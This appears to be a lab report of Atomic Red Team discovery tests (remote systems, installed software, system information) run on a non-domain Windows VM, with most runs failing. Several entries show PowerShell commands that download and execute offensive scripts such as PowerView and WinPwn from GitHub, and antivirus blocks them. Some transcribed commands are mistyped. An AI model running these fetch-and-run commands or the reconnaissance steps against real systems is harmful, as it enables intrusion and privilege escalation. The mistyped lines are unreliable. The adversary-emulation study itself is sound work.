Atomic Test #2 - Remote System Discovery - net group Domain Computers

Identify remote systems with net.exe querying the Active Directory Domain Computers group.

Upon successful execution, cmd.exe will execute cmd.exe against Active Directory to list the "Domain Computers" group. Output will be via stdout.

```
C:\Windows\system32>net group "Domain Computers" /domain
The request will be processed at a domain controller for domain WORKGROUP.

System error 1355 has occurred.

The specified domain either does not exist or could not be contacted.

C:\Windows\system32>_
```

Atomic Test #3 - Remote System Discovery - nltest

Identify domain controllers for specified domain.

Upon successful execution, cmd.exe will execute nltest.exe against a target domain to retrieve a list of domain controllers. Output will be via stdout.

```
C:\Windows\system32>nltest.exe /dclist:%userdnsdomain%
Cannot find DC to get DC list from.Status = 1355 0x54b ERROR_NO_SUCH_DOMAIN
The command completed successfully

C:\Windows\system32>_
```

Atomic Test #4 - Remote System Discovery - ping sweep

Identify remote systems via ping sweep.

Upon successful execution, cmd.exe will perform a for loop against the 192.168.1.1/24 network. Output will be via stdout.

https://drive.google.com/file/d/1a49fEUP9wKMx6i5Q_Oq_4D4RQkAJrsHj/view?usp=drive_link

It's a loop.

Atomic Test #5 - Remote System Discovery - arp

Identify remote systems via arp.

Upon successful execution, cmd.exe will execute arp to list out the arp cache. Output will be via stdout.

```
C:\Windows\system32>arp -a

Interface: 10.0.2.15 --- 0xb
    Internet Address      Physical Address      Type
    10.0.2.2              52-55-0a-00-02-02    dynamic
    10.0.2.3              52-55-0a-00-02-03    dynamic
    10.0.2.255            ff-ff-ff-ff-ff-ff    static
    224.0.0.22            01-00-5e-00-00-16    static
    224.0.0.251          01-00-5e-00-00-fb    static
    224.0.0.252          01-00-5e-00-00-fc    static
    239.255.255.250      01-00-5e-7f-ff-fa    static
    255.255.255.255      ff-ff-ff-ff-ff-ff    static

C:\Windows\system32>
```

Atomic Test #6 - Remote System Discovery - arp nix

Can not process due to OS unavailable

Atomic Test #7 - Remote System Discovery - sweep

Can not process due to OS unavailable

Atomic Test #8 - Remote System Discovery - nslookup

Powershell script that runs nslookup on cmd.exe against the local /24 network of the first network adaptor listed in ipconfig.

Upon successful execution, powershell will identify the ip range (via ipconfig) and perform a for loop and execute nslookup against that IP range. Output will be via stdout.

https://drive.google.com/file/d/1P_O-mB6HF_jNGSinL-TRR9-2zw_5dg51/view?usp=drive_link

It's a loop.

Atomic Test #9 - Remote System Discovery - adidnsdump

This tool enables enumeration and exporting of all DNS records in the zone for recon purposes of internal networks Python 3 and adidnsdump must be installed, use the get_prereq_command's to meet the prerequisites for this test. Successful execution of this test will list dns zones in the terminal.

```
C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\Scripts\adidnsdump" -u domain\user -p password --print-zones 192.168.1.1
[94m[-]-[0m Connecting to host...
[94m[-]-[0m Binding to host
Traceback (most recent call last):
  File "C:\Program Files\Python310\lib\runpy.py", line 196, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "C:\Program Files\Python310\lib\runpy.py", line 86, in _run_code
    exec(code, run_globals)
  File "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\Scripts\adidnsdump.exe\__main__.py", line 7, in <module>
  File "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\lib\site-packages\adidnsdump\dnsdump.py", line 389, in main
    if not c.bind():
  File "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\lib\site-packages\ldap3\core\connection.py", line 589, in bind
    self.open(read_server_info=False)
  File "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\lib\site-packages\ldap3\strategy\sync.py", line 57, in open
    BaseStrategy.open(self, reset_usage, read_server_info)
  File "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\venv_t1018\lib\site-packages\ldap3\strategy\base.py", line 146, in open
    raise exception.History[0][0]
ldap3.core.exceptions.LDAPSocketOpenError: socket connection error while opening: [WinError 10061] No connection could be made because the target machine actively refused it
C:\Windows\system32>
```

Atomic Test #10 - Adfind - Enumerate Active Directory Computer Objects

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory Computer Objects reference- <http://www.joeware.net/freetools/tools/adfind/>, <https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html>

```
C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\AdFind.exe" -f (objectcategory=computer)
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
ldap_bind_s: [] Error 0x51 (81) - Server Down
Terminating program.
C:\Windows\system32>
```

Atomic Test #11 - Adfind - Enumerate Active Directory Domain Controller Objects

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory Domain Controller Objects reference- <http://www.joeware.net/freetools/tools/adfind/>, <https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html>

```
C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\AdFind.exe" -sc dclist
ldap_bind_s: [] Error 0x51 (81) - Server Down
Terminating program.
```

Atomic Test #12 - Remote System Discovery - ip neighbour

Can not process due to OS unavailable

Atomic Test #13 - Remote System Discovery - ip route

Can not process due to OS unavailable

Atomic Test #14 - Remote System Discovery - netstat


Can not process due to OS unavailable

Atomic Test #15 - Remote System Discovery - ip tcp_metrics

Can not process due to OS unavailable

Atomic Test #16 - Enumerate domain computers within Active Directory using DirectorySearcher

This test is a Powershell script that enumerates Active Directory to determine computers that are joined to the domain. This test is designed to mimic how SessionGopher can determine the additional systems within a domain, which has been used before by threat actors to aid in lateral movement. Reference: [Head Fake: Tackling Disruptive Ransomware Attacks](#). Upon successful execution, this test will output the names of the computers that reside on the domain to the console window.




```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> $DirectorySearcher = New-Object System.DirectoryServices.DirectorySearcher("(ObjectCategory=Computer)")
>> $DirectorySearcher.PropertiesToLoad.Add("Name")
>> $Computers = $DirectorySearcher.findall()
>> foreach ($Computer in $Computers) {
>>     $Computer = $Computer.Properties.name
>>     if (!$Computer) { Continue }
>>     Write-Host $Computer}
>> }
0
MethodInvocationException:
Line |
3    | $Computers = $DirectorySearcher.findall()
    | ~~~~~
    | Exception calling "FindAll" with "0" argument(s): "The specified domain either does not exist or could not be contacted."
```

This happens due to not joining a domain.

Atomic Test #17 - Enumerate Active Directory Computers with Get-AdComputer

The following Atomic test will utilize Get-AdComputer to enumerate Computers within Active Directory. Upon successful execution a listing of Computers will output with their paths in AD. Reference: <https://github.com/MicrosoftDocs/windows-powershell-docs/blob/main/docset/winserver2022-ps/activedirectory/Get-ADComputer.md>



```
PS C:\Windows\System32> Get-AdComputer -Filter *
Get-ADComputer: Unable to find a default server with Active Directory Web Services running.
PS C:\Windows\System32>
```

Atomic Test #18 - Enumerate Active Directory Computers with ADSISearcher

The following Atomic test will utilize ADSISearcher to enumerate computers within Active Directory. Upon successful execution a listing of computers will output with their paths in AD. Reference: <https://devblogs.microsoft.com/scripting/use-the-powershell-adsisearcher-type-accelerator-to-search-active-directory/>

```
PS C:\Windows\System32> ([adsisearcher]"objectcategory=computer").FindAll(); ([adsisearcher]"objectcategory=computer").FindOne()
MethodInvocationException: Exception calling "FindAll" with "0" argument(s): "The specified domain either does not exist or could not be contacted."
MethodInvocationException: Exception calling "FindOne" with "0" argument(s): "The specified domain either does not exist or could not be contacted."
PS C:\Windows\System32>
```

Atomic Test #19 - Get-DomainController with PowerView

Utilizing PowerView, run Get-DomainController to identify the Domain Controller. Upon execution, information about the domain controller within the domain will be displayed.



```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1' -UseBasicParsing)
; Get-DomainController -verbose
Invoke-Expression:
Line
2 | IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1' -UseBasicParsing)
   ~~~~~
   This script contains malicious content and has been blocked by your antivirus software.
Get-DomainController:
Line
2 | ... /Recon/PowerView.ps1' -UseBasicParsing); Get-DomainController -verbos ...
   ~~~~~
   The term 'Get-DomainController' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
PS C:\Windows\System32>
```

This happens due to not joining a domain.

Atomic Test #20 - Get-WmiObject to Enumerate Domain Controllers

The following Atomic test will utilize get-wmiobject to enumerate Active Directory for Domain Controllers. Upon successful execution a listing of Systems from AD will output with their paths.

Reference: <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1>

https://drive.google.com/file/d/1EB5pyJQ3BZEVPsvKgwSZ5sWD5t2SF_RM/view?usp=drive_1ink

This happens due to not joining a domain.

Atomic Test #21 - Remote System Discovery - net group Domain Controller

Identify remote systems with net.exe querying the Active Directory Domain Controller. Upon successful execution, cmd.exe will execute cmd.exe against Active Directory to list the "Domain Controller" in the domain. Output will be via stdout.


```
C:\Windows\system32>net group /domain "Domain controllers"
The request will be processed at a domain controller for domain WORKGROUP.

System error 1355 has occurred.

The specified domain either does not exist or could not be contacted.

C:\Windows\system32>
```

Atomic Test #22 - Enumerate Remote Hosts with Nmap

This test uses Nmap to identify remote hosts in a specified network range.

```
PS C:\Windows\System32> cmd /c 'C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\nmap\64-bit\nmap.exe' /hide /auto:"$env:temp\T1018NmapOutput.txt" /range:'127.0.0.1-127.0.0.1'
```

Devs	Done	Target
====	====	=====
Ready		
0	0%	127.0.0.1
Ready		

```
PS C:\Windows\System32>
```

Software Discovery: T1518

[Description from ATT&CK](#)

Atomic Test #1 - Find and Display Internet Explorer Browser Version

Query the registry to determine the version of internet explorer installed on the system. Upon execution, version information about internet explorer will be displayed.

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer" /v svcVersion

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
    svcVersion    REG_SZ    11.3636.19041.0

C:\Windows\system32>_
```

Atomic Test #2 - Applications Installed

Query the registry to determine software and versions installed on the system. Upon execution a table of software name and version information will be displayed.

```

PS C:\Windows\System32> Get-ItemProperty HKLM:\Software\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize
PS C:\Windows\System32> Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize

-----
| Display Name | Display Version | Publisher | Install Date |
|-----|-----|-----|-----|
| Oracle VM VirtualBox Guest Additions 7.1.6 | 7.1.6.167084 | Microsoft Corporation | 2025.. |
| Process Hacker 2.39 (r124) | 2.39.0.124 | Oracle and/or its affiliates w32 | 2025.. |
| System Informer | 3.2.25011.2103 | Microsoft Corporation | 2025.. |
| | | Winsider Seminars & Solutions, Inc. | 2025.. |
| Python 3.10.4 pip Bootstrapp (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Python 3.10.4 Core Interpreter (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Microsoft Update Health Tools | 3.74.0.0 | Microsoft Corporation | 2025.. |
| Python 3.10.4 Add to Path (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Microsoft Visual C++ 2022 x64 Minimum Runtime - 14.40.33816 | 14.40.33816 | Microsoft Corporation | 2025.. |
| Microsoft Visual C++ 2022 x64 Additional Runtime - 14.40.33816 | 14.40.33816 | Microsoft Corporation | 2025.. |
| Python 3.10.4 Development Libraries (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Python 3.10.4 Utility Scripts (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Update for x64-based Windows Systems (KB5087176) | 8.94.0.0 | Microsoft Corporation | 2025.. |
| PowerShell 7-preview-x64 | 7.6.0.4 | Microsoft Corporation | 2025.. |
| Python 3.10.4 Tcl/Tk Support (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Python 3.10.4 Documentation (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Python 3.10.4 Executables (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |
| Python 3.10.4 Standard Library (64-bit) | 3.10.4150.0 | Python Software Foundation | 2025.. |

-----
| Display Name | Display Version | Publisher |
|-----|-----|-----|
| Microsoft Edge | 137.0.3296.68 | Microsoft Corporation |
| Microsoft Edge WebView2 Runtime | 1.3.195.61 | Microsoft Corporation |
| Nmap | 1.31 | Nmap Project |
| Wireshark 4.4.7 x64 | 4.4.7 | The Wireshark developer community, h... |
| Python Launcher | 3.10.7751.0 | Python Software Foundation |
| Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.40.33816 | 14.40.33816.0 | Microsoft Corporation |
| Radmin Viewer 3.5.2 | 3.52.1.0000 | Famatech |

PS C:\Windows\System32>

```

```
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/SecWiki/cybersec-poc/master/0x0006/0x0006-03/7/wafnew-poc.ps1')
>> dotnet -consoleoutput -noninteractive
iex : At line1 char1
+ ~~~~~
+ # Global TLS Setting for all functions. If TLS12 isn't supported you ...
+ ~~~~~
+ (this script contains malicious content and has been blocked by your antivirus software.)
+ ~~~~~
+ At line1 char1:
+ ~~~~~
+ iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/
+ ~~~~~
+ + CategoryInfo          : ParseError: ({} [Invoke-Expression], ParseException)
+ + FullyQualifiedErrorId : ScriptContainsMaliciousContent_Microsoft.PowerShell.Commands.InvokeExpressionCommand

dotnet : The term 'dotnet' is not recognized as the name of a cmdlet, function, script file, or operable program.
check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line1 char1:
dotnet -consoleoutput -noninteractive
~~~~~
+ CategoryInfo          : ObjectNotFound: (dotnet:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
```

```

PS C:\Windows\system32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/W
inPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> powersQL -noninteractive -consoleoutput
iex : At line:1 char:1
+ # Global TLS Setting for all functions. If TLS12 isn't supported yo ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex(new-object net.webclient).downloadstring('https://raw.githubuserc ...
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

powersQL : The term 'powersQL' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:2 char:1
+ powersQL -noninteractive -consoleoutput
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (powersQL:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>

```

Link to WinPwn not working.

System Information Discovery: T1082

Description from ATT&CK

Atomic Test #1 - System Information Discovery

Identify System Info. Upon execution, system info and time info will be displayed.

```

C:\Windows\system32>systeminfo

Host Name:                  DESKTOP-VR082RI
OS Name:                    Microsoft Windows 10 Pro
OS Version:                 10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:           Standalone Workstation
OS Build Type:               Multiprocessor Free
Registered Owner:           Test_runner
Registered Organization:
Product ID:                  00330-80000-00000-AA952
Original Install Date:       5/7/2025, 10:39:09 AM
System Boot Time:            6/9/2025, 5:25:38 PM
System Manufacturer:         innotek GmbH
System Model:                 VirtualBox
System Type:                 x64-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: AMD64 Family 25 Model 68 Stepping 1 AuthenticAMD ~3194 Mhz
BIOS Version:                innotek GmbH VirtualBox, 12/1/2006
Windows Directory:           C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                  \Device\HarddiskVolume1
System Locale:                en-us;English (United States)
Input Locale:                 en-us;English (United States)
Time Zone:                   (UTC+07:00) Bangkok, Hanoi, Jakarta
Total Physical Memory:        9,025 MB
Available Physical Memory:    6,127 MB
Virtual Memory: Max Size:    10,433 MB
Virtual Memory: Available:    7,710 MB
Virtual Memory: In Use:       2,723 MB
Page File Location(s):        C:\pagefile.sys
Domain:                       WORKGROUP
Logon Server:                  \\DESKTOP-VR082RI
Hotfix(s):                    9 Hotfix(s) Installed.
                             [01]: KB5056578
                             [02]: KB5056577
                             [03]: KB5011048
                             [04]: KB5015684
                             [05]: KB5058379
                             [06]: KB5014032
                             [07]: KB5032907
                             [08]: KB5054682
                             [09]: KB5058526
Network Card(s):              1 NIC(s) Installed.
                             [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:      10.0.2.2
                                 IP address(es)   [01]: 10.0.2.15

```

```
Network Card(s):      1 NIC(s) Installed.
                     [01]: Intel(R) PRO/1000 MT Desktop Adapter
                        Connection Name: Ethernet
                        DHCP Enabled:   Yes
                        DHCP Server:   10.0.2.2
                        IP address(es)
                        [01]: 10.0.2.15
                        [02]: fe80::efe7:e98a:404a:2b18
                        [03]: fd00::f990:bfaa:5553:7fc9
                        [04]: fd00::c4c8:fdeb:3fd1:af5d

Hyper-V Requirements:  A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Windows\system32>reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Disk\Enum
    0      REG_SZ      SCSI\Disk&Ven_VBOX&Prod_HARDDISK\4&2617aeae&0&000000
    Count  REG_DWORD    0x1
    NextInstance  REG_DWORD    0x1

C:\Windows\system32>systeminfo
```

Atomic Test #2 - System Information Discovery

Can not process due to OS unavailable

Atomic Test #3 - List OS Information

Can not process due to OS unavailable

Atomic Test #4 - Linux VM Check via Hardware

Can not process due to OS unavailable

Atomic Test #5 - Linux VM Check via Kernel Modules

Can not process due to OS unavailable

Atomic Test #6 - FreeBSD VM Check via Kernel Modules

Can not process due to OS unavailable

Atomic Test #7 - Hostname Discovery (Windows)

Identify system hostname for Windows. Upon execution, the hostname of the device will be displayed.

```
C:\Windows\system32>hostname
DESKTOP-VRO82RI

C:\Windows\system32>_
```

Atomic Test #8 - Hostname Discovery

Can not process due to OS unavailable

Atomic Test #9 - Windows MachineGUID Discovery


```

C:\Windows\system32>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Test_runner\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonPrograms(x86)=C:\Program Files (x86)\Common Programs
COMPUTERNAME=DESKTOP-VRO82RI
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
HOMEDRIVE=C:
HOMEPATH=C:\Users\Test_runner
LOCALAPPDATA=C:\Users\Test_runner\AppData\Local
LOGONSERVER=\\DESKTOP-VRO82RI
NUMBER_OF_PROCESSORS=4
OneDrive=C:\Users\Test_runner\OneDrive
OS=Windows_NT
Path=C:\Program Files\Python310\Scripts;C:\Program Files\Python310;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH;C:\Program Files\PowerShell\7\pr
viewname=C:\Users\Test_runner\AppData\Local\Microsoft\WindowsApps
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PV;.PW
POWERSHELL_DISTRIBUTION_CHANNEL=MSI:Windows 10 Pro
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 25 Model 68 Stepping 1, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=4481
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\Test_runner\AppData\Local\Temp
TMP=C:\Users\Test_runner\AppData\Local\Temp
USERDOMAIN=DESKTOP-VRO82RI
USERDOMAIN_ROAMINGPROFILE=DESKTOP-VRO82RI
USERNAME=Test_runner
USERPROFILE=C:\Users\Test_runner
windir=C:\Windows

C:\Windows\system32>

```

Atomic Test #12 - Environment variables discovery on freebsd, macos and linux

Can not process due to OS unavailable

Atomic Test #13 - Show System Integrity Protection status (MacOS)

Can not process due to OS unavailable

Atomic Test #14 - WinPwn - winPEAS

Discover Local Privilege Escalation possibilities using winPEAS function of WinPwn

Link to WinPwn not work.

```

PS C:\Windows\system32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/W
inPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> winPEAS -noninteractive -consoleoutput
iex : At line:1 char:1
+ # Global TLS Setting for all functions. If TLS12 isn't supported yo ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/W
inPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseErrorException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

winPEAS : The term 'winPEAS' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:2 char:1
+ winPEAS -noninteractive -consoleoutput
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (winPEAS:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>

```

Atomic Test #15 - WinPwn - itm4nprivesc

Discover Local Privilege Escalation possibilities using itm4nprivesc function of WinPwn

```
PS C:\Windows\system32> lex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/33sec/7h33sec1/12d0e260/aca368821961c0e92d2f95638c57797f41d9b6.ps1')
>> iitm4nprivsc -noninteractive -consoleoutput
lex : At line:1 char:1
+ ~~~~~
+ # Global TLS Setting for all functions. If TLS2 isn't supported yo ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ ~~~~~
+ lex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

itm4nprivsc: the term 'itm4nprivsc' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:2 char:1
+ ~~~~~
+ iitm4nprivsc -noninteractive -consoleoutput
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (itm4nprivsc:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundExeption

PS C:\Windows\system32>
```

Powersploits privesc checks using oldchecks function of WinPwn

Atomic Test #17 - WinPwn - General privesc checks

https://drive.google.com/file/d/1JVubOL93QD5UmJLawY8LKz5nZVbL4Sge/view?usp=drive_link

Collect general computer informations via GeneralRecon function of WinPwn

Atomic Test #19 - WinPwn - Morerecon

```
PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/w1nPwn/121dcee26a7aca368821563cb92b2b5638c5773/w1nPwn.ps1')
> Morenecore -noninteractive -consoleoutput
Get-ValueInvocationException:
Line
2 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolTy -
Exception setting "SecurityProtocol": "The requested security protocol is not supported."
MethodInvocationException:
Line
4778 $Certify = (New-Object Net.WebClient).DownloadString($S3cur3Th1sSh1t_ -
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\PowerSharpPack\master\PowerSharpBinaries\Invoke-Certify.ps1'."
MethodInvocationException:
Line
4779 $SystemDirectoryServicesProtocols = (New-Object Net.WebClient).Downlo -
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\PowerShellScripts\SystemDirectoryServicesProtocols-Import.ps1'."
MethodInvocationException:
Line
4780 $Viewdevobfs = (New-Object Net.WebClient).DownloadString($S3cur3Th1sS -
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\obfuscatebps\viewdevobfs.ps1'."
MethodInvocationException:
Line
4781 $admodule = (new-object net.webclient).downloadstring($S3cur3Th1sSh1t -
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\PowerShellScripts\ADModuleImport.ps1'."
PS C:\Users\Test_runner>
```

66

Search for Resource-Based Constrained Delegation attack paths using RBCD-Check function of WinPwn

```
PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> RBCD-Check -consoleoutput -noninteractive
Set-ValueInvocationException:
Line |
2 | [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolTy ...
   | ~~~~~
   | Exception setting "SecurityProtocol": "The requested security protocol is not supported."
MethodInvocationException:
Line |
4778 | $Certify = (New-Object Net.WebClient).DownloadString($S3cur3Th1sSh1t_...
     | ~~~~~
     | Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\PowerSharpPack\master\PowerSharpBinaries\Invoke-Certify.ps1'."
MethodInvocationException:
Line |
4779 | $SystemDirectoryServicesProtocols = (New-Object Net.WebClient).Downlo...
     | ~~~~~
     | Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\PowershellScripts\SystemDirectoryServicesProtocols-Import.ps1'."
MethodInvocationException:
Line |
4780 | $viewdevobfs = (New-Object Net.WebClient).DownloadString($S3cur3Th1sS...
     | ~~~~~
     | Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\obfuscatedps\viewdevobfs.ps1'."
MethodInvocationException:
Line |
4781 | $admodule = (new-object net.webclient).downloadstring($S3cur3Th1sSh1t_...
     | ~~~~~
     | Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\Creds\master\PowershellScripts\ADModuleImport.ps1'."
MethodInvocationException:
Line |
3055 | iex (new-object net.webclient).downloadstring($S3cur3Th1sSh1t_rep...
     | ~~~~~
     | Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\PowerSharpPack\master\PowerSharpBinaries\Invoke-Get-RBCD-Threaded.ps1'."
MethodInvocationException:
Line |
3056 | $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetC...
     | ~~~~~
     | Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
Invoke-Get-RBCD-Threaded:
Line |
3057 | ... ConstrainedDelegation-Check.txt}else{Invoke-Get-RBCD-Threaded -Comman...
     | ~~~~~
